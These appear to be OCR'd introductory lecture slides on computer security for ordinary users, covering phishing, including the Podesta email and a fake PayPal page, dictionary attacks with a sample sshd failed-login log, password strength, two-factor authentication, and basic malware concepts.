
- Phishing
- Dictionary Attack

Social Attacks (Phishing)

- “Phishing" is a type of attack where the bad guy tricks you into typing your password into a bad guy site, thus the bad guy gets your password
- You have probably received many phishing emails. The phishing email most often includes a link to a page such as the one shown below

Social Attacks (Phishing)

- Attacker relies on goodwill/gullibility of people
- Redirect to a fake URL and get the user to type in a password (Google Docs)
- Impersonate someone else and ask for a password (Clinton Leaks)
- **Counter: Always check the URL, and verify whom you give info to**
- Other social attack: pretend to belong, and tailgate into a building
- **Counter: it's better to be safe than to be nice**



Log in to your PayPal account
Not Secure
paypal--accounts.com
PayPal
Email or mobile number
Password
Log In

Fake ATM Machine

- Funny "phishing" crime in real life
- Fake ATM in front of bank, prints error message, but records card details and PIN for bad guy

Email Phishing vs 2016 US Election

- John Podesta got a fake google-account email reset
- His IT person meant to write "illegitimate" but wrote "legitimate" - typo of the century!
- Apparently Podesta used same password to secure twitter, so they got that too
- Podesta did not have two-factor enabled



From: Google <no-reply@accounts.googlemail.com>

Date: March 19, 2016 at 4:34:30 AM EDT

To: [redacted]

Subject: *Someone has your password*

Someone has your password

Hi John

Someone just used your password to try to sign in to your Google Account [redacted].

Details:

Saturday, 19 March, 8:34:30 UTC

IP Address: 134.249.139.239

Location: Ukraine

Google stopped this sign-in att[illegible]ou should change your password immediately.

CHANGE PASSWORD <https://bit.ly/[redacted]>

HTTPS: Secure Web Communication

HTTPS: secure version of HTTP for web data transfer.

- Two Main Purposes:
  - a. Domain Verification: Prevents phishing via domain identification
  - b. Data Encryption: Safeguards transmitted data from interception
- HTTPS assures secure connections, yet users must verify URLs to avoid phishing.
- It demands domain ownership authentication through certificates, impeding malicious replication
- Users can verify sites via HTTPS certificates, usually denoted by a padlock icon

Atypical Spear Phishing Case

- A specifically crafted and sophisticated attack against a specific person
- Likely to succeed if the attacker has money and motivation
  - e.g. if the CIA or someone with a billion dollars really wants your files ..

    –They could sneak into your house/hotel at night and tamper with your hardware
- Therefore: super–motivated attacker will likely succeed Except "encryption" which nobody can break (**yet**)

Typical Attacks - Bulk

- Typically the bad guys are not crafting some attack just for you
- They send out millions of generic attacks, just snaring who falls for it
- If you avoid the most common errors, you will probably be fine

Dictionary Attack


- Try every known password
  - as if they are trying all the words in a dictionary
- Try common passwords as guesses (“password” or “password1”)

- 1 guess/second = 31 million guesses per year

> fails mostly, but works some percentage of the time

```
...
May  6 09:12:20 bcs1110 sshd[30924]: Failed password for invalid user alex from 49.212.7.205 port 36268 ssh2
May  6 09:12:22 bcs1110 sshd[30926]: Failed password for invalid user alex from 49.212.7.205 port 36605 ssh2
May  6 09:12:26 bcs1110 sshd[30928]: Failed password for invalid user alex from 49.212.7.205 port 36937 ssh2
May  6 09:12:29 bcs1110 sshd[30930]: Failed password for invalid user adam from 49.212.7.205 port 37212 ssh2
May  6 09:12:32 bcs1110 sshd[30932]: Failed password for invalid user fax from 49.212.7.205 port 37546 ssh2
May  6 09:12:34 bcs1110 sshd[30934]: Failed password for invalid user fax from 49.212.7.205 port 37864 ssh2
May  6 09:12:38 bcs1110 sshd[30936]: Failed password for invalid user demo from 49.212.7.205 port 38201 ssh2
May  6 09:12:41 bcs1110 sshd[30938]: Failed password for invalid user demo from 49.212.7.205 port 38561 ssh2
May  6 09:12:44 bcs1110 sshd[30940]: Failed password for invalid user amanda from 49.212.7.205 port 38911 ssh2
May  6 09:12:47 bcs1110 sshd[30942]: Failed password for invalid user angie from 49.212.7.205 port 39244 ssh2
May  6 09:12:51 bcs1110 sshd[30944]: Failed password for invalid user angie from 49.212.7.205 port 39552 ssh2
...
```

Who is attacking us?



Announced By		
Origin AS	**Announcement**	**Description**
AS4134	202.109.128.0/18 ✅	CHINANET Jiangxi province network

Weak Passwords

- How would a hacker guess password?
  - 1 Dictionary of words
  - 2 List of commonly used passwords from other sites
  - 3 Heuristic changes
    - batman
    - generate automatic variations: batman1, batman2, batman3,bat.man,iheartbatman

> Avoid anything from common list

Strong Passwords

- No need to have super elaborate passwords to be secure (some sites go crazy with this!)
- What makes a password stronger:
  - Longer
  - More characters: lower, upper case, digits etc
  - Not a word or pun
- Simple password = kittens
- Strong password = KottensX,97erx

Cracking Passwords

- Very different from outside case, the bad guys already have encrypted or hashed password from site
  - "cracking" is trying to decrypt the stolen passwords, many per second
  - cracking can be done at rates of a billions of guesses per second: most passwords are guessed within a few days
- Therefore: If a site is compromised, assume the passwords will be exposed

What to do

- Counter: programmers can build in a short delay so it takes longer to try passwords
- Counter: programmers can limit number of attempted logins
- Counter: make your password unique AND long
- Counter: Two-Factor Authentication (2FA)

Two-Factor Authentication (2FA)

- Second thing to log in
  - Typically something you
    - SMS
    - OTP generator App (Microsoft Authenticator, Apple Passwords)
    - U2F (Apple Passkey)

Issues with SMS based 2FA

- 3 weaknesses
  - 1 Bad guys could trick your mobile provider: FTC's lead Technologist gets hacked
  - 2 Phishing
  - 3 Malware on phone (more on this in a bit)

Future of 2FA: U2F

- Device acts as the 2nd factor
  - Apple passkeys
  - Google passkeys

Viruses and Malware

Part 4/7

Viruses and Malware

- Malicious program
- Can destroy your computer or steal your information
- Can cause your computer to join a Distributed Denial of Service (DDoS) attack, when a bunch of computers all make requests to the same server

Pre-Malware: Social Engineering Attacks

- Social engineering – talk to people, trick them into helping
- Social engineering works because people are generally helpful
- Therefore: security is not just technology.
  - Need to train people about social engineering too

Malware Attacks

This is a big category, where the bad guy tricks the victim into running bad software ("malware") on the victim's computer. I'm lumping viruses, worms, and trojans all into this category.

How do you feel about these files?

- Suppose a bad guy emails you the following sort of file:
  - **.TXT file:** which you open and read on your computer
  - **.JPG file:** which you then open and look at on your computer
  - **.EXE program file:** a program or "app" to run on your computer
  - **.DOC document** file which you then open and read on your computer

Safe and Unsafe Files

- Passive Content = Safe, Program = Unsafe
- The code can take actions and it's inside the computer

  -watch all your keystrokes (keylogger)

  -e.g. encrypt all your files

  .DOC, can have "program" features!

Malware Techniques

- Malware 1 – Trojan

- A "trojan" is malware disguised as harmless content

  The user downloads it or accesses it, not aware that it will do something bad

  E.g. SuperAntiVirus.exe

Malware Techniques

- Keylogger
  - watches the screen, what urls you visit, records all the keystrokes
  - HTTPS is no help here – its inside the castle
  - Sends information back to the bad guy

Malware Example

- Malware 2 – Vulnerability
- Vulnerability – an accidental hole in a program (a bug)
  - e.g. a bug in the Flash animation program
- When fed an exploit of the vulnerability (a special pathological pattern of bytes) the program breaks and gives access to the machine

Zero-Day Vulnerability

> This is the most scary case

- "Zero-day" vulnerability = no fix is available yet!
- "Exploited in the wild" = bad guys actively use Web search: zero-day vulnerability

Malware Example

- Zombie Botnets
- A group of machines with malware on them allowing "bot herder" to control them

